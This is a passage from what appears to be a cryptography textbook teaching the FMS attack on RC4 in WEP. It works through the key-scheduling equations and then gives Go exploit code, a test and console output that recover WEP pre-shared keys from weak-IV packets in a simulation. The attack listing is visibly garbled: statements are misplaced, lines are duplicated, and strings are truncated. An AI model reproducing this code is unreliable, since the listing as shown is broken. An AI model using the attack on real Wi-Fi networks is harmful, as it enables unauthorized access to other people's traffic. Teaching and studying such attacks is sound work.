


Figure 4.17 KSA for RC4 in WEP (S_2)

The first 2 bytes of the IV (3 and 255) have played their role in scrambling the S-box. We chose a random value for the third box and called it x . We did not give x a value because it does not really matter (for the discussion of this attack). Let's keep it as x and get new values of our counters:

Equation 4.12

$$\begin{aligned} i_3 &= 3 \\ j_3 &= j_2 + S_2[i_2] + K[i_2] \\ &= 3 + S_2[2] + K[2] \\ &= 3 + 2 + X \\ &= X' \end{aligned}$$

We don't care about x and x' because x is already known as the third byte of the IV (that is, as $K[2]$) for each packet. We do not need to crack x ; it will always be sent in public by Wi-Fi devices. We are interested in the first byte of the PSK— PSK_1 or $K[3]$ —which we will obtain by the end of this procedure. For now, let's swap the values at indices 2 (i_2) and x' (j_3) in our S-box, as shown in figure [4.18](#).




Figure 4.18 KSA for RC4 in WEP (S_3)

Let's take a look at the next update of our counters in equation [4.13](#), giving us S_4 , as shown in figure [4.19](#):

Equation 4.13

$$\begin{aligned} i_4 &= 4 \\ j_4 &= j_3 + S_3[i_3] + K[i_3] \\ &= j_3 + S_3[3] + K[3] \end{aligned}$$




Figure 4.19 KSA for RC4 in WEP (S_4)

We are getting closer to what we want: that is, $K[3]$. We can try rearranging our variables to get the holy grail ($K[3]$):

Equation 4.14

$$\begin{aligned} K[3] &= j_4 - j_3 - S_3[i_3] \\ &= j_4 - X' - S_3[3] \end{aligned}$$

RECOVERING THE FIRST BYTE OF THE PSK

Now we face a challenge in continuing our KSA execution with the next byte of the key: as attackers, we have exhausted the 3 public bytes from the IV, ending up with the same s_4 as the genuine recipient so far (shown in figure 4.19). We also know x' because that depended on x , the public third byte of the IV. However, we still do not know j_4 . In other words, because the IV is public, as attackers we can only do the first three iterations of KSA (for certain weak IVs)—continuing beyond that will require knowledge of the PSK.

Imagine that values at the three locations pointed to by arrows in figure 4.19 (indices 0, 1, and 3) do not change for the rest of the KSA. That is, when we get to the PRGA (shown again in listing 4.17 for convenience), we have $(S_0[0], S_0[1], S_0[3]) = (3, 0, j_{4(ksa)})$ (that is, they have remained unchanged from s_4 of KSA all the way up to s_{255} , which becomes s_0 for PRGA). This is not as far-fetched as it sounds; the i pointer traverses the S-box all the way from left to right, whereas the j pointer keeps hopping all over the place. Because i has already traversed indices 0, 1, and 3 by s_4 , our assumption relies on j not landing on one of these

crucial indices again for the rest of the KSA. If this condition holds true, the initial S-box for PRGA is shown in figure [4.20](#).

Listing 4.17 Pseudocode for RC4 PRGA

```
i := 0
j := 0
while GeneratingOutput:
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    swap values of S[i] and S[j]
    KS := S[(S[i] + S[j]) mod 256]
    output KS
endwhile
```




Figure 4.20 PRGA S-box for RC4 in WEP (S_0)

The first update for our counters is as follows:

Equation 4.15

$$\begin{aligned}
 i_0 &= 0; j_0 = 0 \\
 i_1 &= 1; j_1 = j_0 + S_0[1] \\
 &= 0 + 0 \\
 &= 0
 \end{aligned}$$

After the swap, we get s_1 , as shown in figure [4.21](#). The first byte of the keystream (output of the PRGA) is given by this equation:

Equation 4.16

$$\begin{aligned} \text{KS}_0 &= S_1[S_1[i_1] + S_1[j_1]] \\ &= S_1[S_1[1] + S_1[0]] \\ &= S_1[3] \\ &= j_4(\text{KSA}) \end{aligned}$$




Figure 4.21 PRGA S-box for RC4 in WEP (S_1)

If our grand assumption holds that the important bytes did not change positions between S_4 and S_{255} of the KSA (and hence S_0 of PRGA), the first byte of the keystream will be $j_{4(\text{KSA})}$, exactly what we need to solve for $K[3]$ in equation [4.14](#). This is the final calculation to resolve $K[3]$:

Equation 4.17

$$\begin{aligned} K[3] &= j_4(\text{KSA}) - j_3(\text{KSA}) - S_{3(\text{KSA})}[3] \\ &= KS[0] - j_3(\text{KSA}) - S_{3(\text{KSA})}[3] \end{aligned}$$

Remember, we can run KSA only up to j_3 , and we can't determine j_4 . But because we assumed crucial bytes were not shifting for the rest of KSA, we found j_4 as the first output of the PRGA.

How often will our assumption (that the crucial positions were not touched between $S_{4(\text{KSA})} \rightarrow S_{255(\text{KSA})} \rightarrow S_{0(\text{PRGA})}$) hold? If RC4 in WEP were not vulnerable to the FMS attack, the answer would have been $\frac{1}{256}$: that is, *any* of the bytes of $S_{4(\text{KSA})}$ should have an equal probability of about 0.4% of being the first output of PRGA. As it turns out, RC4 has *statistical biases*, where our assumption holds about 3% to 5% of the time (much greater than 0.4%). The practical implication of this bias is that because we know the first 8 bytes of plaintext, we can always determine $KS[0]$; and $j_4(\text{KSA})$ will simply be the most frequent value that appears as $KS[0]$. To recap, without these biases, $KS[0]$ would give us no information about the original key, but because of them, $KS[0]$ tends to be $j_4(\text{KSA})$ with more frequency than chance. This allows an attacker to recover $K[3]$ using equation [4.17](#). The attack works for any index other than 3 (granted, we have recovered the key bytes before that index), as shown here:

Equation 4.18

$$K[L] = KS[0] - j_{L(KSA)} - S_{L(KSA)}[L]$$

We can now implement our attack in Go and use the WEP packet generator from listing [4.15](#) (which encrypts the first 8 bytes of WEP packets—the fixed SNAP header—with a user-provided PSK and a weak IV) to test our attack. Listing [4.18](#) shows the FMS algorithm recovering the PSK for RC4 in WEP. The attack sequence is as follows:

- `RecoverWEPPSK(wpg, partialKey)` is called with a WEP packet generator initialized with a specific PSK. Note that `RecoverWEPPSK` cannot see the PSK; it can only ask for more packets to be generated using weak IVs. This simulates an attacker sniffing Wi-Fi packets and encountering weak IVs. The amount of traffic we simulate is capped by the `WEPPMessageVolume` constant, set to 50,000 for our current test.
- `partialKey` denotes a partially recovered PSK: for the first invocation of the method, it is an empty slice; for the second, it contains 1 byte; and so on.
- The first thing we do in the function body is to identify the index we want to target with our FMS attack. Because the first 3 bytes of the RC4 key are known (as the IV), the `targetIndex` value will equal the length of the PSK we

have recovered so far plus three. In the beginning, we do not know any bytes of the PSK, so the `targetIndex` is 3. This is shown in line 18. The `targetIndex` variable corresponds to L in equation [4.18](#).

- Lines 23 to 24 depict a known-plaintext attack where the knowledge of the first byte of the plaintext can give us the first byte of the keystream. For the FMS attack, the first keystream byte is all we need (we don't need the next 7 keystream bytes even though they can be found out by XORing ciphertext with the SNAP header).
- Lines 26 to 28 copy the IV and partial PSK, respectively, to create the RC4 key.
- Lines 30 to 38 depict partial execution of the KSA up to iteration L .
- Lines 40 to 45 find a candidate for $K[L]$ in equation [4.18](#). We get multiple values for $K[L]$, but the correct value appears 3% to 5% of the time (instead of only 0.4% of the time—which would have prevented us from selecting any single value as the winner).
- The remaining lines of the function select the byte value that appeared the most as $K[L]$. We pretty-print some stats and end the function by returning the candidate byte that appeared with the highest frequency.

Listing 4.18 exploit_rc4.go

```
package exploit_rc4

import (
    "fmt"

    "github.com/krkhan/crypto-impl-exploit/ch04/rc4"
)

const WEPMessageVolume = 50000

func swap(x, y *byte) {
    tmp := *x
    *x = *y
    *y = tmp
}

func RecoverWEPPSK(wpg *impl_rc4.WEPPacketGenerator,
    partialKey []byte) {
    targetIndex := 3 + len(partialKey) #1
    totalCount := 0
    freqDict := [256]int{}

    for i := 0; i < WEPMessageVolume; i++ {
        iv, ciphertext := wpg.GeneratePacketUsingWeakKey()
        keystreamByte := impl_rc4.SNAPHeader[0] ^ ciphertext[targetIndex]

        key := make([]byte, len(iv)+len(partialKey))
        copy(key, iv)
        copy(key[len(iv):], partialKey)
        freqDict[keystreamByte]++
    }
}
```

```

    copy(key[0:len(iv)], iv[:])    #3
    copy(key[len(iv):], partialKey)

    state := [256]byte{}
    for i := 0; i < 256; i++ {
        state[i] = byte(i)
    }
    j := 0    #4
    for i := 0; i < targetIndex; i++ {
        j = (j + int(state[i]) + int(key[i])) % 256
        swap(&state[i], &state[j])
    }

    candidateKey := (int(keystreamByte) - j - int(key[targetIndex]))
    if candidateKey < 0 {
        candidateKey += 256
    }
    freqDict[candidateKey] += 1    #5
    totalCount += 1
}

var highestFreqCandidate byte
var highestFreqPercentage float64
for i := 0; i < 256; i++ {
    freqPercentage := float64(freqDict[i]) / float64(totalCount)
    if freqPercentage > highestFreqPercentage {
        highestFreqCandidate = byte(i)
        highestFreqPercentage = freqPercentage
    }
}

```

```

    }
}

fmt.Printf("recovered byte: 0x%02x, frequency:
return highestFreqCandidate
}

```

#1 RC4 key = 3 bytes of IV + PSK

#2 Recovers the first byte of the keystream using known plaintext

#3 Concatenates IV and PSK to create the RC4 key

#4 Partial execution of the KSA for targetIndex iterations

#5 Calculates K[L] from equation 4.18 and tracks the count for each candidate

We test our exploit by creating a `WEPPacketGenerator` initialized with a specific PSK. We then call

`RecoverWEPPSK(wpg, partialKey)` as many times as needed with `wpg` pointed to the packet generator and `partialKey` denoting the key we have recovered so far. This is shown in the following listing, where we test our exploit twice using the preshared keys “helloworld123” and “1supersecret1.”

Listing 4.19 exploit_rc4_test.go

```
package exploit_rc4

import (
    "testing"

    "github.com/krkhan/crypto-impl-exploit/ch04/rc4"
)

func TestRecoverWEPPSK(t *testing.T) {
    t.Logf("message volume: %d", WEPMessageVolume)

    originalKey := []byte("helloworld123")
    wpg := impl_rc4.NewWEPPacketGenerator(originalKey)
    recoveredKey := []byte{}

    for i := 0; i < len(originalKey); i++ {
        recoveredKeyByte := RecoverWEPPSK(wpg, recoveredKey)
        recoveredKey = append(recoveredKey, recoveredKeyByte)
    }
    t.Logf("recovered key: %q", recoveredKey)

    for i := 0; i < len(originalKey); i++ {
        if recoveredKey[i] != originalKey[i] {
            t.Fatalf("key mismatch, recovered: %v, original: %v", recoveredKey[i], originalKey[i])
        }
    }
}
```

```

originalKey = []byte("1supersecret1")
wpg = impl_rc4.NewWEPPacketGenerator(originalKey)
recoveredKey = []byte{}

for i := 0; i < len(originalKey); i++ {
    recoveredKeyByte := RecoverWEPPSK(wpg, recoveredKey)
    recoveredKey = append(recoveredKey, recoveredKeyByte)
}
t.Logf("recovered key: %q", recoveredKey)

for i := 0; i < len(originalKey); i++ {
    if recoveredKey[i] != originalKey[i] {
        t.Fatalf("key mismatch, recovered: %v, original: %v", recoveredKey, originalKey)
    }
}
}

```

The output for our test is shown in the next listing. As you can see, the correct $K[L]$ values (which appeared as the most frequent candidates) also fall roughly in the 3% to 5% range. We successfully implemented an FMS attack to recover a WEP PSK!

Listing 4.20 Console output for testing `TestRecoverWEPPSK`

```
$ make exploit_rc4

go clean -testcache
go test -v ./ch04/rc4/exploit_rc4
=== RUN    TestRecoverWEPPSK
    exploit_rc4_test.go:10: message volume: 50000
recovered byte: 0x68, frequency: 4.32%
recovered byte: 0x65, frequency: 5.28%
recovered byte: 0x6c, frequency: 4.75%
recovered byte: 0x6c, frequency: 2.76%
recovered byte: 0x6f, frequency: 3.40%
recovered byte: 0x77, frequency: 4.37%
recovered byte: 0x6f, frequency: 4.69%
recovered byte: 0x72, frequency: 5.86%
recovered byte: 0x6c, frequency: 3.25%
recovered byte: 0x64, frequency: 3.49%
recovered byte: 0x31, frequency: 5.31%
recovered byte: 0x32, frequency: 5.56%
recovered byte: 0x33, frequency: 4.61%
    exploit_rc4_test.go:18: recovered key: "hello"
recovered byte: 0x31, frequency: 5.31%
recovered byte: 0x73, frequency: 5.85%
recovered byte: 0x75, frequency: 4.66%
recovered byte: 0x70, frequency: 5.36%
recovered byte: 0x65, frequency: 4.31%
recovered byte: 0x72, frequency: 6.94%
```

```
recovered byte: 0x73, frequency: 5.47%
recovered byte: 0x65, frequency: 4.84%
recovered byte: 0x63, frequency: 5.97%
recovered byte: 0x72, frequency: 4.84%
recovered byte: 0x65, frequency: 6.28%
recovered byte: 0x74, frequency: 3.84%
recovered byte: 0x31, frequency: 5.10%
    exploit_rc4_test.go:34: recovered key: "1sup
--- PASS: TestRecoverWEPPSK (4.03s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch
```

We have also just implemented our first probabilistic/statistical attack—where the results are not guaranteed—a kind of attack that is often encountered in cryptography. You are encouraged to change `WEPMessageVolume` in listing [4.18](#) to different values to see how that affects the results. With 50,000 messages (using weak IVs), we were able to recover the two PSKs we tested. If we set the message volume to 500, we get incorrect results, as shown in listing [4.21](#). The low volume corresponds to low-traffic Wi-Fi connections: it was easier to break WEP in public places like cafés where there was a high volume of traffic (and hence more messages with weak IVs) than in residential areas where it took longer for weak IVs to appear. In other words, the more Wi-Fi traffic an attacker was able to capture with weak IVs, the more confidence they gained in the results of their FMS attack.

Listing 4.21 Low message volume leading to incorrect results for the FMS attack

```
$ make exploit_rc4
go clean -testcache
go test -v ./ch04/rc4/exploit_rc4
=== RUN    TestRecoverWEPPSK
    exploit_rc4_test.go:10: message volume: 500
recovered byte: 0x68, frequency: 3.80%
recovered byte: 0x65, frequency: 5.40%
recovered byte: 0x6c, frequency: 3.40%
recovered byte: 0x6c, frequency: 3.60%
recovered byte: 0x94, frequency: 2.00%
recovered byte: 0x2c, frequency: 2.60%
recovered byte: 0x95, frequency: 3.80%
recovered byte: 0x72, frequency: 4.40%
recovered byte: 0x6c, frequency: 3.20%
recovered byte: 0x64, frequency: 2.40%
recovered byte: 0x31, frequency: 6.40%
recovered byte: 0x32, frequency: 4.00%
recovered byte: 0x33, frequency: 5.80%
    exploit_rc4_test.go:20: recovered key: "hell\
    exploit_rc4_test.go:24: key mismatch, recovered key: "hell\
--- FAIL: TestRecoverWEPPSK (0.04s)
FAIL
FAIL    github.com/krkhan/crypto-impl-exploit/ch04/rc4
```



```
FAIL
```

```
make: *** [Makefile:54: exploit_rc4] Error 1
```

Summary

- XOR is a Boolean operation that takes two inputs and outputs true if and only if one of them is true. In other words, XOR is true if one of its inputs is *exclusively* true.
- XOR serves as the building block of many encryption algorithms because
